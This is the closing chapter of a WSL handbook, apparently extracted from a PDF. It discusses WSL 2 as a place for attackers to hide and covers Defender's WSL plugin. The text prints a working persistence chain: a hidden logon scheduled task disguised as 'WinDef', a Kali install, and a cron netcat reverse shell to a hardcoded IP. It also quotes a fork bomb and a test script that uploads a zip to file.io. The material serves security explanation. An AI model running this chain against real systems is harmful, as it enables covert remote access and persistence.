Microsoft-WindowsSubsystem-Linux;

Enable-WindowsOptionalFeature -NoRestart -Online -FeatureName
VirtualMachinePlatform;
```

Up to this point, it has installed the WSL option in Windows.

```
$action = New-ScheduledTaskAction -Execute 'Powershell.exe' -
Argument '-NoProfile

-WindowStyle Hidden -ExecutionPolicy Bypass -File
"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\final_install.p
s1"';

$trigger = New-ScheduledTaskTrigger -AtLogOn;

Register-ScheduledTask -Action $action -Trigger $trigger -
TaskName "AppLog" -Description "Daily dump of Applog";
```

With these commands, it has created a task that will execute the PowerShell fina_install.ps1 when a user logs on.

[45] https://blog.f-secure.com/wsl2-the-other-other-attack-surface/

```
Windows PowerShell
PS C:\Windows\System32>
$persistence = "cd
`"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\`";`nwsl --
set-default-version 2;`n Invoke-WebRequest -Uri
https://aka.ms/wsl-kali-linux -OutFile WinDef-
v19.20934.00029.appx -UseBasicParsing;`nAdd-AppxPackage
.\WinDef-v19.20934.00029.appx;`npowershell.exe -ExecutionPolicy
bypass -f
C:\Users\CM_test\AppData\Local\Microsoft\WinDef\installer.ps1;"

$persistence | Out-File
'C:\Users\CM_test\AppData\Local\Microsoft\WinDef\final_install.

ps1'
```

With this previous command, it downloads Kali, sets it as version 2, and installs it. It dumps all commands into a final_install.ps1

```
Windows PowerShell
PS C:\Windows\System32>
$installation = "`$timeout = 180`n`$code = { powershell.exe -
ExecutionPolicy Bypass

-File C:\Users\CM_test\Desktop\init.ps1 }`n`$job = Start-Job -
ScriptBlock `$code`nif (Wait-Job

`$job -Timeout `$timeout) { Receive-Job `$job }`nStop-Job
`$job`nRemove-Job `$job`nbash

-c `"echo `'Hello World!`' > /home/test.txt && apt-get update &&
apt-get -y install

netcat && echo `'* * * * * root nc -e /bin/sh 192.168.149.215
4444`' >> /etc/crontab &&

service cron restart`";"



$installation | Out-File
"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\installer.ps1"
```

It creates an installer.ps1 file with this content:

```
installer.ps1: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
$timeout = 180
$code = { powershell.exe -ExecutionPolicy Bypass -File C:\Users\CM_test\Desktop\init.ps1 }
$job = Start-Job -ScriptBlock $code
if (Wait-Job $job -Timeout $timeout) { Receive-Job $job }
Stop-Job $job
Remove-Job $job
bash -c "echo 'Hello World!' > /home/test.txt && apt-get update && apt-get -y install netcat && echo '* * * * * root nc -e /bin/sh 192.168.149.215 4444' >> /etc/crontab && service cron restart";
```

And then creates the init.ps1 that calls Kali.

```
PS C:\Windows\System32>
$initialize = "kali;"

$initialize | Out-File
"C:\Users\CM_test\AppData\Local\Microsoft\WinDef\init.ps1"

Restart-Computer -force;
```


An extremely noisy method of setting up a bash listener in a Kali inside Windows. It's functional and could be significantly improved (by detecting the IP address instead of hardcoding it), but the concept itself would indeed go unnoticed by many security solutions. Much more so than attempting this same thing in Windows itself.

On the other hand, some researchers from the University of Amsterdam subjected the system to some tests with very interesting premises and somewhat modest results. They're all in this document[46] and here[47] is the presentation.

The first thing is that their research is based on the Windows system already being compromised. This is very important because it doesn't use WSL as an initial vector, but as a concealment system.

Understanding this, they tested various defense mechanisms. They checked if several scenarios would be detected with basic Windows security, in logs, or with more advanced security systems (EDR).


- If the firewall blocks a domain, Windows blocks it, but WSL 2 doesn't. Although at a low level it would be detected that svchosts.exe is trying to access.
- Something derived from the above is that a reverse shell would not be detected. I've mentioned this a while ago.




In this scenario, Windows itself is virtualized.

- An interesting thing is that they tried to exhaust Windows resources by indefinitely forking processes in WSL with the fork bomb :(){ :|:& };:. In this research, they claim that Windows knows about this bomb and doesn't patch it. It's true. They were able to complete this attack in late 2022, but they couldn't now if the limits in .wslconfig that I explained above are set. Moreover, since Windows itself will stop Hyper-V after a while as also explained earlier, I consider that this wouldn't even be a real problem.

[46]https://def.camp/wp-content/uploads/dc2022/Rares%20Bratean%20Max%20van%20der%20Horst%20WSL%202%20and%20Security%20Productivity%20Booster%20or%20Achilles%20Heel.pdf
[47] https://www.youtube.com/watch?v=6JOaF3aZ6rE




On my machine, I can't exhaust resources because I have them limited. However, the distribution becomes unresponsive and it's impossible to recover it until Windows stops Hyper-V. WSL stability is at risk, but not Windows.



Bombing the system

- They also tested that processes launched in WSL 2 are not visible from Windows. Of course, in Windows you only see wsl.exe and wslhost.exe doing something, but not what.
- They finally concluded that Linux malware works and is not detected, while Windows malware, even when executed within WSL 2, is detected. Logical.


The rest of the attack attempts didn't work for them. They couldn't access shared memory or manipulate environment variables. With this, they set up these scenarios in which WSL could help an attacker go unnoticed when Windows is already infected.



A couple of scenarios based on the advantages that WSL 2 offers the attacker to go unnoticed

In general, regarding security, it's also important to consider that the structure itself can be vulnerable. This article[48] talks about a Fuzzer that Microsoft itself has created, and other problems to attack this basic component where, for example, the 9P server/client is hosted.

[48] https://msrc.microsoft.com/blog/2019/09/attacking-the-vm-worker-process/



Attacking the VM Worker Process

Security Research & Defense / By MSRC Team / September 11, 2019 / 14 min read

In the past year we invested a lot of time making Hyper-V research more accessible to everyone. Our first blog post, "First Steps in Hyper-V Research", describes the tools and setup for debugging the hypervisor and examines the interesting attack surfaces of the virtualization stack components. We then published "Fuzzing para-virtualized devices in Hyper-V", which has been the focus of our friends at the Virtualization Security Team. In this blog they dig deep into the VSPs-VSCs communication via VMBus and describe an interesting guest-to-host vulnerability in vPCI VSP, which resides in the root partition's kernel (vpcivsp.sys). In August, Joe Bialek gave an amazing talk at Black Hat, describing how he exploited another vulnerability in the IDE emulator, which resides in the Virtual Machine Worker Process (VMWP). With that, it's time we dig deeper into the internals of VMWP, and consider what other vulnerabilities might be there.

What is the Virtual Machine Worker Process?

One of the largest attack surfaces in our virtualization stack is implemented in the userspace of the root partition and resides in the Virtual Machine Worker Process (VMWP.exe). When running Hyper-V, there is one instance of VMWP.exe process for each of the virtual machines. As we stated in the first blog post, here are a few examples of components that reside in VMWP:

- vSMB Server
- Plan9FS
- IC (Integration components)
- Virtual Devices (Emulators, non-emulated devices)

You may think of the VMWP as our "QEMU"-style process. We need a component to implement emulated/non-emulated devices, and we strongly prefer to implement it in userspace rather than kernelspace. Components like that are usually very complex, and complex things are hard to implement correctly... and that's where you get into the picture. VMWP seems like a good place to look for vulnerabilities: it's fairly easy to debug, it has a huge attack surface, and it implements complex drivers. Oh, and you've got public symbols to work with.

In this blog, I would like to talk a little bit about VMWP internals: classes, interfaces, responsibilities and the way it works.

A good place to look for vulnerabilities...

However, it is important to highlight that Microsoft is making significant efforts to secure the distribution itself. For example, it is now possible to install Windows Defender for Endpoint within WSL distributions, and achieve this both manually and through InTune[49]. Here[50] is all the configuration for the different Linux flavors.

Microsoft provides a plugin for Windows and a script[51] that verifies Defender's reach to virtual machines. The small program is a shell script that creates several office files (doc, Excel...), compresses them, and attempts to upload them to a public location, simulating ransomware. This should trigger Defender's alarms. It functions as a type of Eicar test file.

[49] https://learn.microsoft.com/en-us/windows/wsl/intune
[50] https://learn.microsoft.com/en-us/defender-endpoint/linux-install-manually
[51] https://aka.ms/MDE-Linux-EDR-DIY

```bash
# This is a sample DIY EDR alert script which collects files with specific extensions and exfiltrates them to a remote server.
# The script generates alerts for the following detections -

#!/bin/bash

function install_prereqs () {
    zip=`which zip 2>/dev/null`
    curl=`which curl 2>/dev/null`

    if [ -z $zip ] || [ -z $curl ]
    then
        yum=`which yum 2>/dev/null`
        apt=`which apt 2>/dev/null`
        zypper=`which zypper 2>/dev/null`

        if [[ -z ${yum}${apt}${zypper} ]]
        then
            echo "Unsupported distro"
            exit 1
        fi

        sudo ${yum}${apt}${zypper} install zip curl -y
    fi
}

function remove_prereqs () {
    if [ -z $zip ]
    then
        sudo ${yum}${apt}${zypper} remove zip -y
    fi

    if [ -z $curl ]
    then
        sudo ${yum}${apt}${zypper} remove curl -y
    fi
}

function setup () {
    # Add temporary files for collection
    files_dir=`mktemp -d /tmp/support_files.XXXXXX`
    cd $files_dir
    echo $files_dir
    touch file_example.doc file_example.docx file_example.ppt file_example.pptx file_example.xls file_example.pdf file_example.txt
    cd -
}

function execution () {
    # Collection
    find $files_dir -type f \( -name "*.doc" -o -name "*.docx" -o -name "*.pdf" -o -name "*.pptx" -o -name "*.txt" \) -print | zip

    # Exfiltration
    curl -F "file=@/tmp/staging.zip" https://file.io/?expires=1d
}
```

The testing script

```
sergio@DESKTOP-KP500GD:/mnt/c/Program Files/Microsoft Defender for Endpoint plug-in for WSL/tools$ ./healthcheck.exe

Microsoft Defender for Endpoint plug-in for WSL

[2025-02-19 11:19:32 UTC]
Plugin Version          :
WSL Version             :
Defender App Version    :
Release Ring            :
VM Start Time (UTC)     :
LKG Telemetry (UTC)     :
WSL Distro Running      : false

Active User SID         : S-1-5-21-1093178225-2393940395-1212938528-1001
Windows GUID            :
Windows Org ID          :
Windows Device ID       :
Licensed                : Not Available

WSL GUID                :
WSL Device ID           :

Launch WSL distro with 'bash' command and retry in 5 minutes.


Windows Defender is not licensed. Please onboard and retry.


sergio@DESKTOP-KP500GD:/mnt/c/Program Files/Microsoft Defender for Endpoint plug-in for WSL/tools$
```

I don't have a professional license for Defender, but with this tool I could validate your installation in WSL.

About the author

I'm Sergio de los Santos.

The opinions expressed in this book are my own, personal, and do not represent the company I work for.

Farewell and closing

After a phase of hatred, a romance between Microsoft and the UNIX world arrived. After so many attempts and alternatives to make Linux and Windows coexist, everything has culminated in a single project where boundaries blur, and the experience to get the best of all worlds is simplified. There are still some points to refine, but it's really possible to combine them to give users a mixed and blurred landscape between both technologies. And I'm not just talking about developers. They can now work much more productively, and there's a very interesting integration between Visual Studio (an IDE envied by GNU/Linux users) and other Linux environments (which Windows users envy).

Thank you for having come this far. If it has been useful to you, consider one of these options:

Donate an amount to an NGO

Related to nature conservation. I believe it's one of the most important challenges we face as a species, to the point that our survival depends on it.

Buy this book on Amazon

Available on Amazon under demand.

If you understand Spanish, consider buying some of my technical books:

This is not a book about the history of malware or a strictly technical text. It addresses the evolution of malware from 2000 to today, told from a technical point of view, but above all, understanding how the cybersecurity industry has developed through malware.

How we have advanced at all levels, from the operating system to the social impact every time we have faced a new paradigm of malicious software. From the email worms of 2000 to today's professionalized ransomware. How have antivirus companies, laws, security measures in programs, and governments reacted to this evolution? It's not an exercise in nostalgia, nor a rigorous compilation or encyclopedia. These pages describe the technical characteristics (and the techniques themselves) of the samples I have considered most relevant in the last 20 years and which, even despite the damage caused, have driven an industry and an ecosystem.

Available here: https://0xword.com/libros/204-malware-moderno-tecnicas-avanzadas-y-su-influencia-en-la-industria.html

Today we don't suffer the same threats (neither in quantity nor quality) as a few years ago. And we don't know what tomorrow's challenges will be. Today the most serious problem is mitigating the impact caused by software vulnerabilities and program complexity. And that can't be achieved with a "traditional" guide. Much less if "lifetime" recommendations such as "firewalls", "antivirus" and "common sense" are perpetuated. Don't we have other much more powerful weapons? Are we still fighting with slightly advanced versions of the same stones and sticks from ten years ago while we're in the middle of a futuristic war? The answer is no. We have "traditional" tools greatly improved, true, but also other advanced technologies to mitigate threats.

The problem is that they are not as well-known or simple as stones and sticks. Therefore, it is necessary to read the instruction manual, understand them... and take advantage of them... The first Windows security book that doesn't explicitly recommend an antivirus.

Available here: https://0xword.com/libros/22-libro-maxima-seguridad-windows.html

Buy my fiction novel


Which has nothing to do with computers, and which won a special mention in the international literature contest Ateneo de Madrid. I confess that this would make me especially excited. It will surprise you. You have all the information here.

https://www.amazon.es/gp/product/8479603518

Also in epub:

https://edicionesdelatorre.com/producto/marron-cobalto-2-a-edicion-epub

Or in any bookstore.



"Marrón cobalto is a story of losers, but the real kind, the kind that never end up winning in life or in love, like Tom Waits' songs. Crude, sordid at times but extremely poetic, it grabs you from the first moment and when you finish it you need several days to digest it, leaving a lasting impression that is difficult to forget. I hope Sergio writes many more novels, Spanish literature needs him."

-Enrique Pascual Pons (President of the Madrid Bookstore Guild)

"Marrón cobalto is moving. It is the voice of lonely people fatally destined to loneliness. It is the voice of people we do not see and who do not want to be seen. This novel is radical and different. A narrative that leaves no one indifferent. Sergio deserves to enter our literary panorama because he adds talent."

-Miguel Barrero Maján (Former President of the Federation of Publishers' Guilds of Spain)

Blowing up the canon of literary genres is not easy. Nor is it easy to dare to break the norm. Create with capital letters, bold and underlined. Read. Enjoy. May you appreciate the jewel you have in your hands.

-Nieves Mories. Writer.


WSL HANDBOOK

V.2503

THE ULTIMATE PRACTICAL GUIDE
WINDOWS SUBSYSTEM FOR LINUX

This book is more than a guide. It is intended for those who are interested in using Linux or its tools natively, but a virtual machine does not meet their needs. Both graphical and command line.

If you use Windows and you are a programmer or a fan of native tools for Linux, with this book you will be able to take full advantage of Windows Subsystem for Linux. It includes an analysis of many other aspects of WSL so that you can, not only enjoy it safely, but also understand it.



@sermade.art